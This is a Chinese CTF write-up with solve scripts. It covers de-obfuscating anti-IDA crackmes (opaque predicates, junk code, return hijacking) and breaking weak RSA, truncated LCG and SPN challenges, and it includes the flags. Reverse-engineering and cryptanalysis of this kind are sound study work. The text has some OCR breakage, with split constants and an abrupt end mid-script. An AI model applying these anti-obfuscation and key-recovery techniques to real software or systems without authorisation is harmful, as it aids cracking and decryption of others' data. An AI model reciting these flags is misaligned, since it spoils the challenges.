看到下方两个相似度很像的If块知道，又是一组不透明谓词，稍作化简分析可以发现这是一个数论定理
参考素数表可判断真假性，得到第一个If为假，第二个If为真，删去第一个If块，分析第二个If块
第二个If块逻辑如果感觉难以看懂，可以关闭优化器逐行分析，发现是对输入逐个减去处理后的var_AC表的数据与对i进行取模的和，向下即为继续异或一个处理后的var_AC表的数据
继续向下分析除了两个不透明常量外未发现不透明谓词，来到下一个循环，发现逻辑是对数据做乘var_EC素数表的运算与加var_EC素数表的运算
向下的一个大If块使用了很多变形，需要逐个计算还原，发现逻辑是判断位数来补0，即把输入数据经过处理后每四位一组
下方连续if以及同一个Goto地址显然是顺序流平整后的逻辑，而且还运用了不透明谓词来控制路径，需要逐个手动计算来去平坦理清执行顺序
理清完之后发现内部甚至插入了垃圾代码，出题人虾仁猪心增大作业量
此流平整内的有效执行代码顺序依次是ROT18->字符串倒置->每个字符进行HEX编码->Base64编码
来到了最终的一个加密循环
依旧是先手动运算数据变形来还原，可以发现是数据对var_EC素数表的运算，先是减法再是异或，再经过上面更复杂的计算之后这个结尾甚至有点平淡无奇
然后将最终得到的数据逐个进行Chr变为字符串与比较字符串进行比较判断是否是flag，关键过程到此结束
发现下方又对控件的操作，意义是防止爆破操作与符号执行

附上exp

```
Private Sub Command1_Click()
Dim DES As String
Dim Mul_arry(10) As Long
Dim Xor_arry(16) As Byte
Xor_arry(1) = &H14
Xor_arry(2) = &H15
Xor_arry(3) = &H92
Xor_arry(4) = &H65
Xor_arry(5) = &H35
```

```
Xor_arry(6) = &HF1
Xor_arry(7) = &HE3
Xor_arry(8) = &HC7
Dim CounterJ As Integer, CounterK As Integer
CounterJ = 1
CounterK = 2
Do While CounterJ <= 6
    If PrimeGet(CounterK) = True Then
        Mul_arry(CounterJ) = CounterK
        CounterJ = CounterJ + 1
    End If
    CounterK = CounterK + 1
Loop
DES = DecodeHex(Text1.Text)
CounterJ = 1
Dim Tmpbyte As Byte, Retn As String
Do While CounterJ <= Len(DES)
    Tmpbyte = Asc(Mid(DES, CounterJ, 1)) Xor Mul_arry(((CounterJ - 1) Mod 4) + 1)
    Tmpbyte = Tmpbyte + Mul_arry(((CounterJ - 1) Mod 6) + 1)
    Retn = Retn + Chr(Tmpbyte)
    CounterJ = CounterJ + 1
Loop
Retn = XXXBase64Decode(Retn)
Retn = DecodeHex(Retn)
Retn = ReStr(Retn)
Retn = ROT18(Retn)
Text1.Text = Retn
CounterJ = 1
CounterK = 1
Dim Byte_arry(1024) As Byte
Dim Next_long_arry As Long
Do While CounterJ < Len(Retn)
    Next_long_arry = Val(Mid(Retn, CounterJ, 4))
    Next_long_arry = Next_long_arry + 1 - Mul_arry(((CounterK - 1) Mod 4) + 1)
    Byte_arry((CounterJ + 3) / 4) = Next_long_arry / Mul_arry(((CounterK - 1) Mod 6) + 1)
    CounterJ = CounterJ + 4
    CounterK = CounterK + 1
Loop
Retn = ""
CounterJ = 1
Do While CounterJ <= CounterK - 1
    Tmpbyte = Byte_arry(CounterJ) Xor Xor_arry(((CounterJ - 1) Mod 8) + 1)
    Tmpbyte = Tmpbyte + (((CounterJ - 1) Mod 8 + 1) + 1)
    Tmpbyte = Tmpbyte + Int(Math.Sqr(Xor_arry((CounterJ - 1) Mod 4 + 1)))
    Retn = Retn + Chr(Tmpbyte)
    CounterJ = CounterJ + 1
```

```
Loop
Retn = ReStr(Retn)
Retn = ROT47(Retn)
Text1.Text = Retn
End Sub
Public Function DecodeHex(ByVal StrIn As String) As String
Dim Retn As String, Strlen As Integer, CounterI As Integer
CounterI = 1
Strlen = Len(StrIn)
Do While CounterI <= Strlen
    If Mid(StrIn, CounterI, 1) <> " " Then
        If Mid(StrIn, CounterI + 1, 1) <> " " Then
            Retn = Retn + Hex2Str(Mid(StrIn, CounterI, 2))
            CounterI = CounterI + 2
        Else
            Retn = Retn + Hex2Str(Mid(StrIn, CounterI, 1))
            CounterI = CounterI + 1
        End If
    Else
        Retn = Retn + " "
        CounterI = CounterI + 1
    End If
Loop
DecodeHex = Retn
End Function
Public Function XXXBase64Decode(ByVal srcCode As String, Optional ByVal
Base64Table As String = "") As String
    Dim I As Integer, C As Integer, Result() As Byte, Arr() As Byte
    srcCode = Replace(srcCode, "=", "")
    If Len(Base64Table) <> 64 Then
        Base64Table =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    End If
    For I = 1 To Len(srcCode)
        If InStr(Base64Table, Mid(srcCode, I, 1)) = 0 Then Exit Function
    Next
    ReDim Result(Len(srcCode) * 3 \ 4 - 1)
    For I = 0 To UBound(Result)
        C = I * 4 \ 3 + 1
        Result(I) = InStr(Base64Table, Mid(srcCode, C, 1)) - 1
        Select Case I Mod 3
            Case 0
                Result(I) = Result(I) * 4
                If C + 1 <= Len(srcCode) Then
                    Result(I) = Result(I) + (InStr(Base64Table,
Mid(srcCode, C + 1, 1)) - 1) \ 16
                End If
            Case 1
                Result(I) = (Result(I) And 15) * 16
```

```
                If C + 1 <= Len(srcCode) Then
                    Result(I) = Result(I) + (InStr(Base64Table,
Mid(srcCode, C + 1, 1)) - 1) \ 4
                End If
            Case 2
                Result(I) = (Result(I) And 3) * 64 + InStr(Base64Table,
Mid(srcCode, C + 1, 1)) - 1
        End Select
    Next
    XXXBase64Decode = StrConv(Result, vbUnicode)
End Function
Public Function Hex2Str(Hex As String)
Dim Retnstr As String
Hex = UCase(Hex)
Hex = "&H" + Hex
Retnstr = Chr(Val(Hex))
Hex2Str = Retnstr
End Function
```

## Anti--IDA

从main直接跟到关键函数，也可以通过string翻一下xref到关键验证，不再赘述

F5发现堆栈不平衡拒绝分析pcode,找到不平衡处的前一行，手动平衡一下差值，F5再次发现不平衡，定位到该行手动平衡即可

再次F5即可分析得关键函数内容

发现一开始进行了一个没啥关系的逻辑判断，继续向下看即可

首先对所有字符-0x20,下面一个判断中ida好像加载错符号了，它识别出的or好像有点东西，继续跟到if中发现这是一个蕴含运算

退到or中可知这其实是一个拒取式，是个永真的关系，无需关心参数内容，很明显这是不透明谓词控制的路径混淆，我们可以知道这两组if中第一组为真所以执行第一个ini初始化

继续向下看，十足的把握下面又有不透明谓词，跟进BO3分析，更易得这是一个消解律，永真关系再次确定，不过分析下文可以知道这个消解律不用分析也可以继续往下看，因为为假时程序直接结束了

分析下文又是恶心人用的不透明谓词混淆路径，分析这几组不透明谓词很明显可以复习你的离散数学知识，这是一个析取三段论，永真，分析第二个初始化即可

下方的FUC5再次引起了一部分人的疑惑，但凡直接拿出来跑一下或者搜一下也知道，这就是个平淡无奇的快速幂，而主函数中调用了这个快速幂的if则是一个可以简单验证一下的数论公式，永真

下文中的循环对str进行了反向和正向的相关性操作来防止patch大手子把程序patch掉试图get到什么东西,其中第二个for里ida再次搞错了点东西，算一下偏移发现计算的还是输入向量str

同时还处理了一个DB2，但是分析后可以发现下文中看不到啥引用并，确认为junk code弃之不管

下文中的FUCX中传入了len和dest，src，有十足的把握是对字符串进行了某种操作，跟入

IDA把我们留在了反汇编窗口，看到下面红了就知道又被anti了

现在函数开头创建一个函数再F5:Your request has been put in the autoanalysis queue. 这样是下面有东西反pcode不动了，开始去anti

call near ptr 0F838A0D2h和下面好几个db很明显是花代码，xor eax, eax; jz short loc_401B1B;永远不会执行下面的call,转换成数据进行查看或者直接patch查看,把E8 CALL改为90 NOP，去掉这个anti

同理继续向下将下方的E9 JMP和E8 CALL统统去花，得到正确的反汇编代码

下方有一些被IDA识别成数据的hex需重新手动定义为代码，全部修复之后即可创建函数F5反得pcode

分析FUCX PCODE，对整个字符串进行循环并建立tmp对每位位移4位可以简单看出是要把HEX两边高四位和低四位分隔开，然后又对两边进行了

加法操作，加法操作数的两个常量稍作分析很容易可以想到是ASC.

FUCX底部发现返回的dest已经扩为两倍大小，稍有编码编程经验即可对应分析可以发现此函数的功能即为把一组字符串的hex值转为字符串形式(像不像某湖湘杯

从FUCX中退出进入到SDB3，发现是一个全局box初始化

向下分析得OSC3X功能为把输入X3返回，用于常量变形

跟入FUC4稍作观察可知是GCD功能，下方出现了一连串的函数调用，来计算v34，但是由于v34参与到了后下文的过程当中，需手动计算还原

下方FUCR观察传参与pcode基本可以秒发现这是一个字符串翻转函数，下方继续一连串函数调用来计算数据，但是我们可以发现最终值的传参是在前文中分析的or即拒取式中，永真，所以我们可以不做计算直接跳过

下文中又出现了前文中出现过的类似的数论不透明谓词，手玩几组数据可知第一个if为真

分析下文我们可以发现这里是毫无作用的，下文中出现了一个很扭曲的if，里面内容也扭曲的很，我们要分析这组有关GCD的数论不透明谓词的真伪性，发现依旧是永真式，忽略掉第一个很扭曲的if来到else

回味上文中的分析可知那个v35仅起到一个GCD数论公式系数的作用，根本不需要计算还原得出数据

分析FUC0又遇到了花代码的anti，手动去花,可以发现FUC0是一个对输入向量str依据全局box进行异或加密的函数，里面需要手动还原一下mul_2的功能很简单，退出来发现了一个很奇怪的现象是FUC0无返回值，str的赋值是一个v13，但是我们可以发现v13并非常量，而是al

分析其对应反汇编可得mov [ebp+ecx+var_4828], al;mov edx, [ebp+var_4020];xor eax, eax;mov al, [ebp+edx+var_4828]; 就明白了返回值其实就是这个v13

继续向下看，又是大家最喜欢的数论不透明谓词，手动还原一下变形后的数据，试几个数手玩一下可得知第二个式子为假，第一个式子为真，分析第一个if发现是对str输入向量的加密保护，为依据全局box的乘法及加法

下方的for循环用于sprintf将数组中每一位格式化为五位整型保存至dst，然后与dest进行拼接出完整字符串

下方有最后一个对每一位进行加密的操作，需要手动还原部分数据，但是加密流程很简单，仍然依据box的数据进行加法加密

然后进行最后一次FUCR和FUCX来进行字符串翻转和输出对应的HEX值

最后就是字符串验证了

剩下的就是写出来解密脚本就结束了。。。这就能叫anti ida吗?

没有结束

回到反汇编，我们会发现我们被骗了

DB0_iniR3A()中最后产生了一个堆栈分析错误，但是仍可以直接F5分析pcode，但是其实在汇编中还藏了别的东西，即返回劫持

var_50 = dword ptr -50h;[esp+50h+var_50]=[esp] -> mov eax, ?DG2@@3HA;mov [esp+50h+var_50], eax;retn

程序没有回到上一层，还是通过改写[ESP]运行至DG2@@3HA，我们经过三四次跳转到达真正的初始化函数DB0_iniR0A，这里的内容才会真正控制全局box

这里要分析pcode需要手动平衡一下堆栈，相信做到现在这种操作已经非常简单了

坑也不止这一个，SDB3也是一个假函数，翻到对应反汇编可以看到返回劫持的痕迹

mov eax, ?AR0B@@3IA ;mov [esp+54h+var_54], eax; retn;

跟踪进行分析，手动修复堆栈

int a1@<ebp> -> *(a1-4)和*(a1-8)很明显是两个控制for循环的临时变量i，j，这个函数也不难看出是一个欧拉素数筛，真正的DB3即素数表

至此，才将坑全部解决掉，现在可以写解密脚本了

将验证字符串复制出来

3D393A37343C39373A343A373D36363A3B39343335393634373739343837363737B38333D3D3D37313C3B3A36353C393437373C383E343434393B34343C37343E373B3C3938343C3C39383238373F36323C3C39333839393636353537 3A373535393F373D34373C343535393C39383336363B37333639353435393B3D313636363B35363833383D35333E3A353238383735343837 3E373437343E34363A3D3A32333939393237353935393A3D363B3B3736333B3C3436313F3C3D343536353735373934 3A333432393833343 63E3339373B373A3634373D3B3632373C3B35323D37373238373935343535 3A3834353538343934

```
#include"stdio.h"
#include"string.h"
#include"math.h"
#include"stdafx.h"
int maxn=256;
int add_box[64]={0};
int xor_box[64]={0};
char junk_box[256]={0};
char *junk_str="XX";
int prime[256]={0},visit[256]={0};
char n_path[128]={0};
void s_re(char *s,int n){
 for(int i=0,j=n-1;i<j;i++,j--){
 char c=s[i];
 s[i]=s[j];
```

```
 s[j]=c;
 }
}
int s_pow(int a,int b){
 int ans=1,base=a;
 while(b!=0){
 if(b&1!=0) ans*=base;
 base*=base;
 b>>=1;
 }
 return ans;
}
void add_box_iniR0B()
{
 add_box[0]=4;
 add_box[1]=5;
 add_box[2]=2;
 add_box[3]=3;
 add_box[4]=1;
 add_box[5]=4;
 add_box[6]=2;
 return;
}
void xor_box_iniA()
{
 int i;
 int ends=5;
 for(i=0;i<=ends;i++)
  xor_box[i]=i*2+1;
 return;
}
void Prime(){
 int j;
```

```
 int i;
 memset(visit,0,sizeof(visit));
 memset(prime, 0,sizeof(prime));
 for (i = 2;i <= maxn; i++) {
 if (!visit[i]) {
 prime[++prime[0]] = i;
 }
  for (j = 1; j <=prime[0] && i*prime[j] <= maxn; j++) {
 visit[i*prime[j]] = 1;
 if (i % prime[j] == 0) {
 break;
 }
 }
 }
 for(i=1;i<=16;i++)
  printf("%d\n",prime[i]);
 return;
}
char AsciiToHex(unsigned char * pAscii, unsigned char * pHex, int nLen)
{
 int nHexLen = nLen / 2;
 unsigned char Nibble[2] = {0};
 int i = 0;
 int j = 0;
 if (nLen%2)
 {
  return 1;
 }
 for (i = 0; i < nHexLen; i ++)
 {
  Nibble[0] = *pAscii ++;
  Nibble[1] = *pAscii ++;
  for (j = 0; j < 2; j ++)
```

```
  {
   if (Nibble[j] <= 'F' && Nibble[j] >= 'A')
    Nibble[j] = Nibble[j] - 'A' + 10;
   else if (Nibble[j] <= 'f' && Nibble[j] >= 'a')
    Nibble[j] = Nibble[j] - 'a' + 10;
   else if (Nibble[j] >= '0' && Nibble[j] <= '9')
    Nibble [j] = Nibble[j] - '0';
   else
    return 1;
  }
  pHex[i] = Nibble[0] << 4;
  pHex[i] |= Nibble[1];
 }
 return 0;
}
int xor_oper(char chars,int n)
{
 int retn;
 retn=chars ^ xor_box[n%6];
 retn^=(n%4);
 return retn;
}
int main()
{ unsigned char strinsC[2048]={0};
 char tmpstr[1024]={0};
 char strinsA[8192],strinsB[8192];;
 scanf("%s",strinsA);
 Prime();
 add_box_iniR0B();
 xor_box_iniA();
 int lens=strlen(strinsA);
 AsciiToHex((unsigned char*)strinsA,(unsigned char*)strinsB,lens);
 s_re(strinsB,lens/2);
```

```
for(int i=0;i<lens/2;i++)
 strinsB[i]-=add_box[i%7]+(i%4);
long tmplong;
long longary[2048]={0};
int counteri=0;
for(int i=0;i<lens/2;i+=5)
{
 strncpy(tmpstr, strinsB+i, 5);
 tmplong=atoi(tmpstr);
 counteri++;
 longary[counteri-1]=tmplong;
}
for(int i=0;i<counteri;i++)
{
 longary[i]-=s_pow(i,2)-i;
 longary[i]/=prime[i%7];
}
unsigned char str_alt[2048]={0};
for(int i=0;i<counteri;i++)
{
 str_alt[i]+=add_box[i%7];
 str_alt[i]=longary[i]-(i*2);
 str_alt[i]=xor_oper(str_alt[i],i);
 str_alt[i]-=add_box[i%7];
}
s_re((char *)str_alt,counteri);
lens=counteri;
AsciiToHex((unsigned char*)str_alt,(unsigned char*)strinsC,lens);
lens=lens/2;
for(int i=1;i<lens;i++)
 strinsC[i]-=strinsC[i-1];
strinsC[lens]=10;
for(int i=lens-1;i>=0;i--)
```

```
  strinsC[i]-=strinsC[i+1];
 for(int i=0;i<lens;i++)
  strinsC[i]+=32;
 printf("\n%s\n",strinsC);
}
```

NNPPUUCTF{S0_M4NY_BUG5!}

## BabyObfus

0.翻找字符串列表寻找题目中特有字符,参考XREF交叉引用来到关键函数(其实就是main)

1.把验证的全局数据2 dup(1E79h), 2135h, 170Dh, 1F41h, 1901h, 2CEDh, 11F9h, 2649h, 2581h, 2DB5h, 14B5h, 25E5h, 2A31h, 30D5h复制出来

2.分析数据解密循环

.A 对数据的处理过多考虑到数据变形,进入各个函数分析,F0X5显然是幂计算,F0X1显然是GCD,F0X4为SUB运算符变形,F0X2为NOR,则F0X3为AND运算符变形

.C 对于变形后的数据，将数据依次由上个环节中得到的函数进行还原

.B 发现循环中四个IF均为与数据无关的常量运算,显然是利用数论香港内容进行不透明谓词流程混淆,对数学表达式进行化简可以发现第一个IF和第三个IF永真,第二个IF与第四个IF永假.

.D 去掉二,四IF,分析一,三IF,发现都是很简单的解密过程

.E 真正的流程并不难，通过分析即可理清关系,依照上述过程分析更简短的验证循环,即可轻松得到全部流程

核心逻辑代码

```
for(int i=1;i<=lens;i++){
 num[i]=rstr[i-1]-magic1[(i-1)%4];
 num[i]^=magic1[(i-1)%4]
 num[i]*=(10);
```

```
}
if(lens==15){
 for(int i=1;i<=lens;i++){
  if(num[i]==(arry[i]-1)/10) nt_counteri++;
  if(nt_counteri==lens) printf("\nPASS\n");
  else printf("\nDENIED\n");
 }
}
else printf("\nDENIED\n");
```

exp

```
int nt_arry[]=
{0,7801,7801,8501,5901,8001,6401,11501,4601,9801,9601,11701,5301,9701,1080
1,12501,0};
 for(int i=1;i<=15;i++)
 {
  nt_arry[i]-=1;
  nt_arry[i]/=100;
  nt_arry[i]^=magic1[(i-1)%4];
  retn[i]=nt_arry[i]+magic1[(i-1)%4];
  printf("%c",retn[i]);
 }
```

得到flag为NPUCTF{0bfu5er}

# Crypto

### 这是什么密码

F-》Friday以此类推 3 1 12 5 14 4 1 18 直接字母表 就是flag

### Classical Cipher

掩码爆破压缩包  猪圈+古埃及象形文字

### 认清形势，建立信心

**[题目考点]**

- DLP求解
- CRT

**[题解分析]**

Encryption
p = getPrime(25)
e = # Hidden
q = getPrime(25)
n = p * q
m = bytes_to_long(flag.strip(b"npuctf{").strip(b"}"))

c = pow(m, e, n)
print(c)
print(pow(2, e, n))
print(pow(4, e, n))
print(pow(8, e, n))
Decryption
$n|GCD(c_1^{2}-c_2,c_1^{3}-c_3)$，n易知
$e\in(0,n)$，即$size(e)\leq 50$，多种方法都能求解该数量级的DLP问题
这里采用BSGS，但直接对n用BSGS还是能到$O(2^{25})$，因此对p, q分别BSGS再CRT即可
本题的$m%n$有多种情况，逐一判断即可

**[exp]**

#!/usr/bin/env sage

```
from Crypto.Util.number import *
c1 = 128509160179202
c2 = 518818742414340
c3 = 358553002064450
n = GCD(c1**2-c2, c1**3-c3)
n.factor() # 2 * 18195301 * 28977097
n //= 2
p = 18195301
q = 28977097
def bsgs(g, y, p):
    res = []
    m = int(ceil(sqrt(p - 1)))
    S = {pow(g, j, p):j for j in range(m)}
    gs = pow(g, p - 1 - m, p)
    for i in range(m):
        if y in S:
```

```
            res.append(i * m + S[y])
        y = y * gs % p
    return res
c1_p = c1 % p
c1_q = c1 % q
e_1 = bsgs(2, c1_p, p)
e_2 = bsgs(2, c1_q, q)
phi = (p - 1) * (q - 1)
e_n = [] # e % n
for e_p in e_1:
    for e_q in e_2:
        try:
            e_n.append(crt([e_p, e_q], [p - 1, q - 1])) # e % phi
        except:
            pass
more_e_n = []
for e in e_n:
    i = (n - e) // phi
    more_e_n += [e + j * phi for j in range(1, i + 1)]
e_n += more_e_n
d_n = [inverse(e, phi) for e in e_n]
m_n = set()
c = 169169912654178
for d in d_n:
    m_n.add(pow(c, d, n))
m_n = list(m_n)
for m in m_n:
    print(b'npuctf{' + long_to_bytes(m) + b'}')
```

## 共模攻击

压缩包里给出了两个文件，hint 和 task。
首先解决 hint：首先通过共模攻击拿到 $c$，又因为 $256=2^8$，所以我们容易知道这个 hint 反复使用 Cipolla 求二次剩余即可拿到（或者使用 sympy）。得知 hint：m.bit_length() < 400。代码如下：

```
from gmpy2 import *
from Crypto.Util.number import *
from sympy.ntheory.residue_ntheory import nthroot_mod
p =
107316975771284342108362954945096489708900302633734520943905283655283318535709
```

```
n = 6807492006219935335233722232024809784434293293172317282814978688931711423939629682224374870233587969960713638310068784415474535033780772766171320461281579
e1 = 2303413961
e2 = 2622163991
c1 = 1754421169036191391717309256938035960912941109206872374826444526733030696056821731708193270151759843780894750696642659795452787547355043345348714129217723
c2 = 1613454015951555289711148366977297613624544025937559371784736059448454437652633847111272619248126613500028992813732842041018588707201458398726700828844249
def exgcd(r0, r1): # calc ax+by = gcd(a, b) return x
    x0, y0 = 1, 0
    x1, y1 = 0, 1
    x, y = r0, r1
    r = r0 % r1
    q = r0 // r1
    while r:
        x, y = x0 - q * x1, y0 - q * y1
        x0, y0 = x1, y1
        x1, y1 = x, y
        r0 = r1
        r1 = r
        r = r0 % r1
        q = r0 // r1
    return x, y
r, s = exgcd(e1,e2)
if r<0:
    r = - r
    c1 = invert(c1, n)
elif s<0:
    s = - s
    c2 = invert(c2, n)
c = pow(c1,r,n) * pow(c2,s,n) % n
m = nthroot_mod(c,256,p,all_roots=True)
for i in m:
    print(long_to_bytes(i))
```

然后我们来看 task：
给出了 $n$、$c_{1,2} = pow(m,p,n),pow(m,q,n)$。
我们知道 $c_1\equiv m\ (mod\ p),c_2 \equiv m\ (mod\ q)$，也即 $c_1 = m+ip,c_2=m+jq$
那么，可以列出如下关系： $$ c_1c_2=m^2+(ip+jq)m+ijn\ (c_1+c_2)m=2m^2+(ip+jq)m $$ 那么我们可以得到： $$ m^2-(c_1+c_2)m+c_1c_2\equiv 0\ mod\ n $$ 联系之前解出的 hint，知 $\arrowvert m \arrowvert <{1\over 2}n^{ {1\over 2} - \epsilon}$，则可使用 $Coppersmith$ 求解。

（当然，这个题没有 hint 也容易联想到 $Coppersmith$ ）
写出 sage 解题脚本即可。
代码如下：

```
import binascii
n = 
128205304743751985889679351195836799434324346996129753896234917982647254577214018524580290192396070591032007818847697193260130051396080104704981594190602854241936777324431673564677900773992273463534717009587530152480725448774018550562603894883079711995434332008363470321069097619786793617099517770260029108149
c1 = 
968606542352752022173681301950898396080375583888845227375006111212715713351239815888079940438004685290021475706555976106396809777807794948803306694663897884970467103192133762283911380219763889251713077600300584569348987715894358362613172837439516145051368403646387069144244335667820449261116399556124121341 98
c2 = 
956685316641644831640847607294070371651074841669996560338049733894373066665666745627414602358383776849563748413857209089124610501821922226746559571069270577627246970373993290915874003004937535099946533836304422651201668653424661104929998167423657796078652652793396668195448637746229819794932327190440524158 5
# c1, c2 = pow(m, p/q, n)
PR.<x> = PolynomialRing(Zmod(n))
f = x^2-(c1+c2)*x+c1*c2
x0 = f.small_roots(X=2^400)
print(b'npuctf{' + binascii.unhexlify(hex(x0[0])[2:]) + b'}')
# npuctf{verrrrrrry_345yyyyyyy_rsaaaaaaa_rightttttttt?}
```

## EzRSA

### [题目考点]

- 已知(e, n, d)恢复(p, q)
- Rabin解密

### [题解分析]

题目给出n，lcm(p-1,q-1)，c，e，测试发现GCD(e, lcm) == 2
因此令d=inverse(e//2,lcm)，则$m^{2}\equiv c^{d}(mod\ n)$
但非有限域下的二次根求解难度在m足够大的时候几乎不可行，于是思路转向分解n
比赛的时候发现size(lcm) == 2045，也就是说GCD(p-1,q-1)极小，爆破小素数组合即可，发现GCD为8
成功分解N，求解Rabin即可（当然，这是非预期...shallow师傅后来提了一下才反应过来，这道题考察的点实际上是已知(e, n, d)来分解n）

关于已知(e, n, d)分解N，我在之前的博客也提到过http://0xdktb.top/2020/02/28/Summary-of-Crypto-in-CTF-RSA/#rsa---given-e-d-n

### [exp]

```
from Crypto.Util.number import *
from gmpy2 import next_prime, gcd
import sympy
lcm =
e =
assert(GCD(lcm, e) == 2)
n =
d = inverse(e // 2, lcm)
m2 = pow(c, d, n) # m^2
def Factorize(n, e, d):
    g = 2
    while True:
        k = e * d - 1
        while not k & 1:
            k //= 2
            p = int(gcd(pow(g, k, n) - 1, n)) % n
            if p > 1:
                return (p, n // p)
        g = int(next_prime(g))

(p, q) = Factorize(n, e // 2, d)
# 下面求解Rabin是用sage手动测的，如果想合成完整脚本的话请用求解Rabin的脚本(多种可能要进行筛选)
m_p = sympy.nthroot_mod(m2, 2, p)
m_q = sympy.nthroot_mod(m2, 2, q)
m = crt([m_p, m_q], [p, q])
long_to_bytes(m)
# b'NPUCTF{diff1cult_rsa_1s_e@sy}'
```

## babyLCG

### [题目考点]

- Truncated LCG
- LLL

### [题解分析]

Truncated LCG可以表示如下:

$x_{i}=2^{\beta\cdot size(m)}y_{i}+z_{i}$，$\beta$为discarded bits的比例因子，使用的随机数流仅为$y_{i}s$，在给出部分连续$y_{i}$和(a, b, m)的情况下，我们能有效恢复出$z_{i}$，从而预测接下来的随机数流.

首先讨论一类求解模等式组的问题，可以表示为
$$
\sum^{k}_{j=1}a_{ij}x_{j}=c_{i}(mod\ M),i\in\{1,...,k\}
$$
如果此时我们对系数矩阵A进行格基约化，即AL=LLL(A)，则
$$
\sum^{k}_{j=1}a'_{ij}x_{j}=c'_{i}(mod\ M)\\
C'=A.solve\_left(AL)\cdot C
$$
因为AL为约简基，所以也同时有效减小$k_{i}(Mk_{i}+c_{i}=\sum^{k}_{j=1}a_{ij}x_{j})$.（约化后可视作$k\rightarrow k_{min}$）

令$delta_X=[x_{1}-x_{0},x_{2}-x_{1},...,x_{n}-x_{n-1}]^{T}$

$delta\_Y=[2^{\beta\cdot size(m)}(y_{1}-y_{0}),2^{\beta\cdot size(m)}(y_{2}-y_{1}),...,2^{\beta\cdot size(m)}(y_{n}-y_{n-1})]^{T}$

$delta\_Z=[z_{1}-z_{0},z_{2}-z_{1},...,z_{n}-z_{n-1}]$

$\because x_{i+1}-x_{i}=a^{i}(x_{1}-x_{0})\quad(mod\ m)$

$\therefore$ 构造矩阵A如下
$$
\left[
\begin{matrix}
m & 0 & 0 & ... & 0\\
a & -1 & 0 & ... & 0\\
a^{2} & 0 & -1 & ... & 0\\
... & ... & ... & ... & ...\\
a^{n} & 0 & 0 & ... & -1
\end{matrix}
\right]
$$
$A\cdot delta\_X=0(mod\ m),AL=LLL(A)$

$AL\cdot delta\_X=0(mod\ m),AL\cdot delta\_X=m\cdot [k_{0},...,k_{n-1}]^{T}$

$AL\cdot(delta\_Y+delta\_Z)=m\cdot [k_{0},...,k_{n-1}]^{T}$

则此时满足：$k\rightarrow k_{min}$，因为delta_Z未知，我们只能利用delta_Y进行估值，可以做个粗略估计

AL中每个元大小近似取作$det(AL)^{\frac{1}{n}}=m^{\frac{1}{n}}$，而$size(delta_Z[i])\leq\beta\cdot size(m)$，因此

$nm^{\frac{1}{n}}2^{\beta\cdot size(m)}<m\Rightarrow$ 在m足够大时，n可忽略不计（一般取10即可），即$\beta<\frac{n-1}{n}$

在上述条件满足时，可视作$AL\cdot delta_Z<|m|$（但只是大致估计）

因此$k_{i}=round((AL\cdot delta_Y)_{i}/m)$，求得$k_{i}$后，$delta\_Z=AL.solve\_right(mk-AL\cdot delta\_Y)$，delta_X获知，即可推出种子破解整个truncated LCG.

## [exp]

```
from Crypto.Cipher import AES
from Crypto.Util.number import *
def lcg(seed, a, b, m):
    x = seed % m
    while True:
        x = (a * x + b) % m
        yield x
def get_key():
    key = eval(open("key", "r").read().strip())
    return key
def get_data():
    with open("old","r") as f:
        leak_data = [int(line.strip(), 10) for line in f]
    return leak_data
def decrypt(key, leak_data):
    a, b, m = key['a'], key['b'], key['m']
    A = Matrix(ZZ, 10, 10)
    A[0, 0] = m
    for i in range(1, 10):
        A[i, 0] = a^i
        A[i, i] = -1
    AL = A.LLL()
    leak_data = [leak_data[i] << 64 for i in range(20)]
    delta_Y = vector([leak_data[i + 1] - leak_data[i] for i in range(10)])
    W1 = AL * delta_Y
    W2 = vector([round(RR(w) / m) * m - w for w in W1])
    delta_Z = AL.solve_right(W2)
    delta_X = delta_Y + delta_Z
    x0 = (inverse(a - 1, m) * (delta_X[0] - b)) % m
    predict_iter = lcg(x0, a, b, m)
    for i in range(20):
        key1 = next(predict_iter)
    key2 = next(predict_iter)
    key1 >>= 64
    key3 = (key1 << 64) + (key2 >> 64)
    key3 = long_to_bytes(key3).ljust(16, b'\x00')
    iv = long_to_bytes(next(predict_iter)).ljust(16, b'\x00')
    cipher = AES.new(key3, AES.MODE_CBC, iv)
    ct = open("ct", "rb").read()
    pt = cipher.decrypt(ct)
    return pt
def main():
    key = get_key()
```

```
    leak_data = get_data()
    flag = decrypt(key, leak_data)
    print(flag)
if __name__ == "__main__":
    main()
```

### [More]

coin师傅是用HNP做的，这里作为其他解题思路，具体不赘述

## EzSPN

### [题目考点]

- 线性分析/差分分析

### [题解分析]

[http://0xdktb.top/2020/04/19/WriteUp-NPUCTF-Crypto/EzSPN.pdf](http://0xdktb.top/2020/04/19/WriteUp-NPUCTF-Crypto/EzSPN.pdf)

### [exp]

```
import os, sys
from binascii import hexlify, unhexlify
from pwn import *
SZ = 8
offset = [[0 for i in range(256)] for i in range(256)]  #Sbox线性估计offset
linearInput = []
sbox, sboxi, plain, cipher = [], [], [], []
enc_flag = None
coef = [15, 11, 155, 119, 11, 99, 83, 249]
def getData(ip, port):
    global enc_flag, sbox, sboxi
    io = remote(ip, port)
    sbox_str = io.recvline()
    sbox = eval(sbox_str)
    for i in range(256):
        sboxi.append(sbox.index(i))
    enc_flag = io.recvline().strip().decode("utf8")
    for i in range(10000):
        print("[+] Getting data...({}/10000)".format(i))
        pt = hexlify(os.urandom(8)).decode("utf8")
        plain.append(pt)
        io.sendline(pt)
        ct = io.recvline().strip().decode("utf8")
        cipher.append(ct)
    io.close()
def doxor(l1, l2):
    return [x[0] ^ x[1] for x in zip(l1, l2)]
# 线性层
def trans(blk):
    res = []
```


```
